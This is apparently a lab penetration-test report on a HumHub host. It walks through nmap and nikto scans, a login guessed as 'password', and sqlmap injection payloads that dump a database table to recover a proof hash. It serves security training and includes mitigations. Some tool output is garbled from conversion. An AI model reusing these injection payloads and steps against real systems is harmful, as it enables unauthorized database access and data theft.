

Executive summary

I conducted a penetration test to determine its exposure to a targeted attack. All the activities were conducted to find out if the attacker could penetrate the hosts. Also, to determine the impact of a security vulnerability on personal information and internal access to the system.

The security weakness found from penetration testing is that it allows login to the site easily. The most important issue is that all of this testing was started by logging into the account by guessing a random password. The account may be just a user who does not have authority, but it might be a more problem if the owner of the count is an administrator. Also, found a web vulnerability from the penetration testing. Using SQL injection, attackers can get access to the database. These could lead the attackers to acquire sensitive information, user accounts for system access control.

As many securities problems start with these kinds of small mistakes, it is essential to fix the problem. I would recommend updating most of the software to new versions. Do not use unpatched or unknown software, system, and application. Also, limiting administrative access is essential to minimize the damage from the attack. Frequently educate employees to avoid using simple easy passwords.

Detailed Findings


1) Easily Guessable Credentials

Description: One or more services are accessible using an easily guessed username and password. An attacker with minimal technical knowledge can use these credentials to access the related services.

Severity: Serious

Affected host: 10.20.160.135

Recommended mitigations: Configure complex credentials on the identified services. Password configurations should comply with applicable industry best practices, and/or business-defined requirements.



2) Vulnerable software(humhub)-sql injection

Description: Default configurations of systems, services, and applications can permit unauthorized access. Many off-the-shelf applications are released with built-in administrative accounts using predefined credentials or insecure settings that can often be found with a simple web search. As a result, an attacker with minimal technical knowledge can then use these default configurations to access the related services.

Severity: Medium

Affected host: 10.20.160.135

Recommended mitigations: Review all vendor applications and appliances. Verify the implementation of appropriate hardening measures, and change, remove, or deactivate all default configurations.

```
root@kali:~# sqlmap -r aasdfg -p from --dump -D humhub -T space 200 759 [JSON] php
20:16:18 GET /humhub/index.php?r=notification ✓ 200 759 [JSON] php
20:16:18 GET /humhub/index.php?r=notification ✓ 200 759 [JSON] php
20:16:18 GET /humhub/index.php?r=notification ✓ 200 759 [JSON] php
20:16:18 GET /humhub/index.php?r=notification ✓ 200 759 [JSON] php
20:16:18 GET /humhub/index.php?r=notification ✓ 200 759 [JSON] php
20:16:18 GET /humhub/index.php?r=notification ✓ 200 759 [JSON] php
20:16:18 GET http://sqlmap.org ✓ 200 759 [JSON] php

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:57:34 /2022-12-03/

[20:57:34] [INFO] parsing HTTP request from 'aasdfg'
[20:57:34] [INFO] resuming back-end DBMS 'mysql'
[20:57:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: from (GET)
Type: boolean-based blind
Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: r=directory/directory/stream?limit=4&filters=entry_mine,visibility_public,&sort=c&from=5)
RLIKE (SELECT (CASE WHEN (5001=5001) THEN 5 ELSE 0x28 END)) AND (2254=2254&mode=normal
```

Attack Path

First, I conducted a Nmap scan to find the host that probably has vulnerabilities. Throughout the scan, 10.20.160.135 host was found. Port 80 and port 443 were opened and were running on the 10.20.160.135.

```
root@kali:~# nmap 10.20.160.20-160
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-03 19:21 EST
Nmap scan report for 10.20.160.135
Host is up (0.00038s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
443/tcp    open  https
```

Figure 1 Capture of Nmap scan of the scope 10.20.160.20-160

Conducting an aggressive scan again to the host, I can only find out humhub and robots.txt.

```
root@kali:~# nmap -A -p- -T5 10.20.160.135
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-03 19:26 EST
Nmap scan report for 10.20.160.135
Host is up (0.00028s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http      Apache httpd
|_ http-robots.txt: 1 disallowed entry
|_ /humhub
|_ http-server-header: Apache
|_ http-title: Bitnami: Open Source. Simplified
443/tcp    open  ssl/http Apache httpd
|_ http-robots.txt: 1 disallowed entry
|_ /humhub
|_ http-server-header: Apache
|_ http-title: Bitnami: Open Source. Simplified
|_ ssl-cert: Subject: commonName=www.example.com
|_ Not valid before: 2016-02-09T13:21:14
|_ Not valid after: 2026-02-06T13:21:14
```


Figure 2 Capture of aggressive scan on 10.20.160.135

I thought the 10.20.160.135 site might have a web vulnerability. So, I conducted a web vulnerability scan using nikto to get more information. Nikto is a web server scanner is a security tool that will test a website for thousands of possible security issues.

```
root@kali:~# nikto -h 10.20.160.135
- Nikto v2.1.6
-----
+ Target IP:      10.20.160.135
+ Target Hostname: 10.20.160.135
+ Target Port:    80
+ Start Time:     2022-12-03 19:41:35 (GMT-5)
-----
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/5.6.18
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/humhub/' in robots.txt returned a non-forbidden or redirect HTTP code (302)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html, index.html.de, index.html.en, index.html.es, index.html.he, index.html.ko, index.html.pt-br, index.html.ro, index.html.ru, index.html.zh
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ OSVDB-3092: /phpmyadmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3233: /index.html.de: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information.
+ OSVDB-3233: /index.html.en: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information.
+ OSVDB-3233: /index.html.es: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information.
+ OSVDB-3233: /index.html.pt-br: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information.
+ /phpmyadmin/: phpMyAdmin directory found
```

Figure 3 Capture of Nikto scan outcome on 10.20.160.135

From the outcome of the scan, I went into the opened host 10.20.160.135 website as port 80 was opened. Also, access to 10.20.160.135/ robots.txt as it is written on the outcome of the scan. From figure 4, 2 lines of text came out from the URL.



```
User-agent: *
Disallow: /humhub
```

Figure 4 Capture of 10.20.160.135/robots.txt

I went into 10.20.160.135/humhub and got a login page. Using the id 'acarnegie', I managed to log in to the humhub in one shot by guessing the password 'password'. The user Andrew Carnegie used a too simple password for the humhub's account.




Figure 5 Capture of logging in to the humhub

Humhub has many vulnerabilities and one of the vulnerabilities is SQL injection. So, I decided to inject SQL if the URL (humhub site) has the vulnerability. In order to do it, I used burp suite to get the cookie of the URL.

Filter: Hiding CSS, image and general binary content												
#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS
10	http://10.20.160.135	GET	/humhub/index.php?r=notification...		✓	200	759	JSON	php			10.20.160.135
15	http://10.20.160.135	GET	/humhub/index.php?r=notification...		✓	200	759	JSON	php			10.20.160.135
14	http://10.20.160.135	GET	/humhub/index.php?r=notification...		✓	200	759	JSON	php			10.20.160.135
13	http://10.20.160.135	GET	/humhub/index.php?r=notification...		✓	200	759	JSON	php			10.20.160.135
12	http://10.20.160.135	GET	/humhub/index.php?r=directory/...		✓	200	772	JSON	php			10.20.160.135
11	http://10.20.160.135	GET	/humhub/index.php?r=notification...		✓	200	759	JSON	php			10.20.160.135
10	http://10.20.160.135	GET	/humhub/index.php?r=notification...		✓	200	759	JSON	php			10.20.160.135
9	http://10.20.160.135	GET	/humhub/index.php?r=notification...		✓	200	759	JSON	php			10.20.160.135
8	http://10.20.160.135	GET	/humhub/index.php?r=notification...		✓	200	759	JSON	php			10.20.160.135
7	http://10.20.160.135	GET	/humhub/index.php?r=notification...		✓	200	759	JSON	php			10.20.160.135
6	http://10.20.160.135	GET	/humhub/assets/cd8e4461/quer...		✓	200	247904	script	js			10.20.160.135
5	http://10.20.160.135	GET	/humhub/resources/like/like.js?...		✓	200	1602	script	js			10.20.160.135
4	http://10.20.160.135	POST	/mod_pagespeed_beacon?url=ht...		✓	204	183					10.20.160.135
3	http://10.20.160.135	GET	/humhub/index.php?r=dashboar...		✓	200	26698	JSON	php			10.20.160.135

Request		Response	
Raw	Params	Headers	Hex
<pre> 1 GET /humhub/index.php?r=directory/directory/stream&limit=4&filters=entry_mine,visibility_public,&sort=c&from=5&mode=normal HTTP/1.1 2 Host: 10.20.160.135 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: pm_getting-started-panel=expanded; pm_new-people-panel=expanded; pm_user-statistics-panel=expanded; PHPSESSID=1gib54udelg2qsfaicb50mkn2; _csrf= Obfab8270aeb24e6277fe7b45c0ff24a412593935e76a7e3d2bd10cab4a316da%3A2%3A%7B%3A0%3B%3A5%3A%22_csrf%22%3B%3A1%3B%3A3%3A%22XewBYNynOuYS_PGHftaeK0SNoegL7Exh%22%3B%7D; _identity= 0cd46d9dcf1690afda3710af71ac4e3369f3e2b0085e7d03d44cea58e690420ca%3A2%3A%7B%3A0%3B%3A9%3A%22_identity%22%3B%3A1%3B%3A50%3A%22%5B%2C%2216dee7c8-39b3-433c-852a-a6670b25d4a f%22%2C2C2592000%5D%22%3B%7D 9 Upgrade-Insecure-Requests: 1 </pre>			

Figure 6 Capture of using burp suite to get a cookie of the URL

I saved the cookie into the file to use for SQL injection.

```

/root/.aasdfg - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.
GET /humhub/index.php?r=directory/directory/stream&limit=4&filters=entry_mine,visibility_public,&sort=c&fro
Host: 10.20.160.135
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: pm_getting-started-panel=expanded; pm_new-people-panel=expanded; pm_user-statistics-panel=expanded;
Upgrade-Insecure-Requests: 1

```

Figure 7 Capture of the file holding cookie

I utilized sqlmap to find out if the URL has SQL vulnerability. SQLmap is an open-source tool used in penetration testing to detect and exploit SQL injection flaws. I confirmed that it has SQL vulnerability.

```

root@kali:~# sqlmap -r aasdfg -p from
  ____
  |  H  |
  |  O  | {1.4.6#stable}
  |__|__|__|__|__|__|
  |  |  |  |  |  |  |
  |  |  |  |  |  |  |
  |__|__|__|__|__|__|
  |  V  |
  |__|__|__|__|__|__|

http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
is the end user's responsibility to obey all applicable local, state and federal laws. Developers assu
me no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:19:24 /2022-12-04/

[14:19:24] [INFO] parsing HTTP request from 'aasdfg'
[14:19:24] [INFO] resuming back-end DBMS 'mysql'
[14:19:24] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: from (GET)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: r=directory/directory/stream&limit=4&filters=entry_mine,visibility_public,&sort=c&from=5)
RLIKE (SELECT (CASE WHEN (5001=5001) THEN 5 ELSE 0x28 END)) AND (2254=2254&mode=normal

  Type: error-based
  Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
  Payload: r=directory/directory/stream&limit=4&filters=entry_mine,visibility_public,&sort=c&from=5)
AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x71070767071,(SELECT (ELT(3704=3704,1))))),0x7162706a71,0
x78))s), 8446744073709551610, 8446744073709551610))) AND (8307=8307&mode=normal


  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: r=directory/directory/stream&limit=4&filters=entry_mine,visibility_public,&sort=c&from=5)
AND (SELECT 8082 FROM (SELECT(SLEEP(5)))jUxL) AND (1780=1780&mode=normal
-----
[14:19:24] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.5

```

Figure 8 Capture of conducting sqlmap

After finding out that the URL has SQL injection vulnerability. I searched for the tables in the URL's databases to acquire proof.txt by SQLmap command. There were many databases and also many tables in each database. One of the databases was humhub.

```
root@kali:~# sqlmap -r aasdfg -p from --tables
```



```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
is the end user's responsibility to obey all applicable local, state and federal laws. Developers assu
me no liability and are not responsible for any misuse or damage caused by this program


[*] starting @ 20:54:55 /2022-12-03/
[20:54:55] [INFO] parsing HTTP request from 'aasdfg'
[20:54:55] [INFO] resuming back-end DBMS 'mysql'
[20:54:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: from (GET)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: r=directory/directory/stream&limit=4&filters=entry_mine,visibility_public,&sort=c&from=5)
  RLIKE (SELECT (CASE WHEN (5001=5001) THEN 5 ELSE 0x28 END)) AND (2254=2254&mode=normal

  Type: error-based
  Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
  Payload: r=directory/directory/stream&limit=4&filters=entry_mine,visibility_public,&sort=c&from=5)
  AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7170767071,(SELECT (ELT(3704=3704,1))),0x7162706a71,0
  x78))s), 8446744073709551610, 8446744073709551610))) AND (8307=8307&mode=normal

```

Figure 9 Capture of finding tables in the databases

The humhub database has 31 tables. To look for the proof.txt hash file I have to look through the tables.



```

Database: humhub
[31 tables]
comment
content
file
group
like
space
user
activity
group_admin
log
migration
module_enabled
notification
post
profile
profile_field
profile_field_category
setting
space_membership
space_module
space_setting
url_oembed
user_follow
user_http_session
user_invite
user_mentioning
user_module
user_password
user_setting
wall

```

Figure 10 Capture of the humhub database and the tables


```

root@kali:~# sqlmap -r aasdfg -p from --dump -D humhub -T space 200 759 JSON php
0 20 160 135 GET /humhub/index.php?r=notification 200 759 JSON php
0 20 160 135 GET /humhub/index.php?r=notification 200 759 JSON php
0 20 160 135 GET /humhub/index.php?r=notification {1.4.6#stable} 200 759 JSON php
0 20 160 135 GET /humhub/index.php?r=notification 200 759 JSON php
0 20 160 135 GET /humhub/index.php?r=notification 200 759 JSON php
0 20 160 135 GET /humhub/index.php?r=notification 200 759 JSON php
0 20 160 135 GET http://sqlmap.org 200 759 JSON php

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:57:34 /2022-12-03/

[20:57:34] [INFO] parsing HTTP request from 'aasdfg'
[20:57:34] [INFO] resuming back-end DBMS 'mysql'
[20:57:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: from (GET)
Type: boolean-based blind
Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: r=directory/directory/stream&limit=4&filters=entry_mine,visibility_public,&sort=c&from=5&mode=normal HTTP
RLIKE (SELECT (CASE WHEN (5001=5001) THEN 5 ELSE 0x28 END)) AND (2254=2254&mode=normal

```

```
Database: humhub
Table: space
[2 entries]

+-----+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| guid | | wall_id | id | tags | name | | status | ldap_dn | web
site | created_at | created_by | updated_at | | updated_by | visibility | description
| join_policy | auto_add_new_members |
+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+
| b4f6de95-fe48-46c6-a4aa-237f2871e772 | 4 | 2 | NULL | proof | 1 | NULL | NUL
L | 2016-02-21 22:43:08 | 1 | 2016-02-21 22:43:08 | NULL | 0 | proof is e669
9b46779e1f4db99baa9384ef2bb | 0 | NULL
| eee9cdd1-e156-4485-9011-2b70ff84a47f | 2 | 1 | NULL | Welcome Space | 1 | NULL | NUL
L | 2016-02-14 21:02:13 | 1 | 2016-02-14 21:02:13 | NULL | 2 | Your first sa
mple space to discover the platform. | 2 | 1 |
+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+

[20:57:41] [INFO] table 'humhub.`space`' dumped to CSV file '/root/.local/share/sqlmap/output/10.20.160
.135/dump/humhub/space.csv'
[20:57:41] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 66 times
[20:57:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.20.160.1
35'
[20:57:41] [WARNING] you haven't updated sqlmap for more than 916 days!!!

[*] ending @ 20:57:40 /2022-12-03/

root@kali:~# echo Gabriella Ahn; date
Gabriella Ahn
Sat 03 Dec 2022 08:58:07 PM EST
```

Technical Details

1) 10.20.160.135

- open port: port 80 (HTTP), port 443 (HTTPS)

- vulnerability

a) Entry '/humhub/' in robots.txt returns a non-forbidden or redirect HTTP code

b) SSL issues: SSL certificate cannot be trusted, Self-Signed Certificate

c) TLS version 1.0 protocol detection, TLS version 1.1 protocol detection

- local/proof hash

```
Database: humhub
Table: space
[2 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| guid | created_at | created_by | wall_id | id | tags | name | status | ldap_dn | web |
| site | | | updated_at | | updated_by | visibility | description |
| join_policy | auto_add_new_members |
+-----+-----+-----+-----+-----+-----+-----+-----+
| b4f6de95-fe48-46c6-a4aa-237f2871e772 | 4 | 2 | NULL | proof | 1 | NULL | NUL |
L | 2016-02-21 22:43:08 | 1 | 2016-02-21 22:43:08 | NULL | 0 | proof is e669 |
9b46779e1f4db99baa9384ef2bb | 0 | NULL |
| eee9cdd1-e156-4485-9011-2b70ff84a47f | 2 | 1 | NULL | Welcome Space | 1 | NULL | NUL |
L | 2016-02-14 21:02:13 | 1 | 2016-02-14 21:02:13 | NULL | 2 | Your first sa |
mple space to discover the platform. | 2 | 1 |
+-----+-----+-----+-----+-----+-----+-----+-----+
[20:57:41] [INFO] table 'humhub.`space`' dumped to CSV file '/root/.local/share/sqlmap/output/10.20.160
.135/dump/humhub/space.csv'
[20:57:41] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 66 times
[20:57:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.20.160.1
35'
[20:57:41] [WARNING] you haven't updated sqlmap for more than 916 days!!!

[*] ending @ 20:57:40 /2022-12-03/

root@kali:~# echo Gabriella Ahn; date
Gabriella Ahn
Sat 03 Dec 2022 08:58:07 PM EST
```

Figure 13 Capture of proof.txt hash